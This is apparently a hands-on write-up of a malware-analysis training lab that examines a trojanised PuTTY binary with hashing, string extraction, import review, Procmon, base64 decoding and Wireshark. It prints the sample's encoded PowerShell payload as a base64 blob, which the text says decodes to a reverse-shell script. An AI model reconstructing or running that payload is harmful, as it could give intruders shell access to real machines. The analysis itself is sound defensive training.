**Silly Putty Challenge**

# Executive Summary

In response to recent operational disruptions reported by administrators, an investigation into the enclosed software has been initiated by the IT support team. Static analysis indicates that the software is a 32-bit executable with the SHA256 hash. Further examination through VirusTotal submissions and string extraction exposes potential indicators of compromise, warranting closer scrutiny.

Dynamic analysis reveals intriguing behavior, notably the initiation of PowerShell instances and unsuccessful attempts to establish a shell due to encryption obstacles. These findings underscore the possibility of malicious activity within the software. Given the complexity of the observed behavior, a comprehensive investigation is recommended to identify and mitigate any security threats associated with this software.

Greetings,

The IT support team has fielded several inquiries from various administrators concerning the enclosed software. They report that the application has been operating smoothly until recently, experiencing intermittent crashes and displaying blue screens upon execution. This is concerning, and I believe we should investigate further. Please proceed accordingly.

-IR Team.

# Objective

Conduct initial static and dynamic analyses on the provided malware sample to extract insights into its behavior. Respond to the following inquiries based on your findings.

**Challenge**

# Basic Static Analysis

What is the SHA256 hash of the sample?

What architecture is this binary?

Are there any results from submitting the SHA256 hash to VirusTotal?

Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?

Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?

# Basic Dynamic Analysis

Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?

From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?

What is the callback port number at detonation?


What is the callback protocol at detonation?

How can you use host-based telemetry to identify the DNS record, port, and protocol?


Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

**LFG!**

Head over to CMDER and cd to Desktop.




Stay in the terminal and launch a PowerShell instance.




Enter in the following command:

Get-filehash -Algorithm SHA256 .\putty.exe




BAM!!!! Now we have the SHA256 hash.



Take note of this. This answers the 1st question of the basic static analysis.


Moving on to the second question, which is "What is the architecture of this Binary?"

Let's open PEStudio and load in putty.exe



Note that we can also get the SHA256 hash here, and we can also see this is a 32-bit executable. This answers our architecture question. You could also open your browser and head to VirusTotal and insert the SHA256 value if you'd like. See what you find.


Let's close out our PowerShell instance inside CMDER, and cd to Desktop.



Time to FLOSS FLOSS BABY!


Within CMDER, input the following command:

floss -n 8 putty.exe > floss.txt




Let's discuss what we just input. "Floss" is a tool designed to identify and extract obfuscated strings from malware automatically. The "-n" command will cut down on any strings that are of size or less than the number we specify. The number we will provide will be "8". The executable is "putty.exe", and we output this information into a txt file called "floss.txt".

Head back over to PEStudio, and there should be a "strings" section. Also, you can sort by "blacklist" as well.



We can take a look at this data and see if we can find anything out. Please note that if we pull the strings from this, we are pulling the strings from the binary itself. This includes all of the other strings that happen to be in association with the binaries normal operation(s).

Let's move over to the "imports" section and sort by "blacklist".



We can see DeleteFileA , RegCreate, and RegDelete. It would be easy to say "that must be bad".


This assumption would be wrong. Just because it is on the "blacklist" that does not automatically translate to malicious. For instance, if you put credentials into Putty and it saves them, it will save them to the registry. Whether that is good practice or not is a conversation for a different time and place. Putty legitimately makes used of some of these functions, so more investigation is needed. It is up to us to evaluate on a case by case basis. Let's close everything out and move on to our Dynamic Analysis.

# Dynamic Analysis


The first question asks us about initial detonation. Execute putty.exe




Wait, did you see that blue window that flashed? Close out Putty and run it again, because that is something we absolutely need to investigate. My guess is that it's PowerShell.




Let's navigate to Procmon. We know the name of the executable is putty.exe, so let's create a filter for that.



Click Add, followed by Apply, and finally OK.




Oh snap son, we have a PID we can use. Let's go make another filter.




Make sure to click Add, Apply, and before you click ok, remove the filter "Process name contains putty.exe". Why? Because Putty is not going to be it's own parent process. Click OK.

Look at the first result. It's PowerShell. We were correct.



What we can observe is PowerShell running from command line while hidden and unable to be interacted with. Let's click details for more information.



Let's take a look at the base64 string.

H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NY zUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0 u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj 0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvK r/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAv w4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2r otcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7 zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4 MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aU

PcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfyp

D72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt

+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVS

DQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyA


Hn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74G V/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAg g5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCek VXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+

8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eX QOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==


Copy that and head over to REMnux. Let's give the command echo, followed by the copied information (base64 blob) in two quotes. We will pipe that to base64 -d, and redirect it to a file. As of now, we don't know what the file is gonna be yet. We can safely assume it is gonna be a 7zip or compressed type of file. The command should look like this.




Let's use the file utility against out.



Nice. We can see that it is gzip compressed. Let's navigate to file browser on our REMnux machine.




We can see out. Right click that and select "extract here". Now we have a new file.




Let's open it. Wow. This is the full decompressed and decoded version of the payload, in plain text. Sweet.




Let's ensure INETSIM is running.



Now we are going to try to trick the binary into connecting with us. Head over to CMDER. Input the following. Then, let's close out PUTTY, and fire it up again. We are attemtping to initiate a callback.



What is this? LAME! Let's observe Wireshark.



A TCP initiation connect takes place, and it sets up the certificates that are utilized for encryption during TLS and HTTPS. Since we don't have a legitimate certification to present, we simply will not be able to complete this transaction. Of course we could try "whoami" in CMDER, but it simply won't yield anything. No luck spawning a reverse shell on our local host.

Bummer!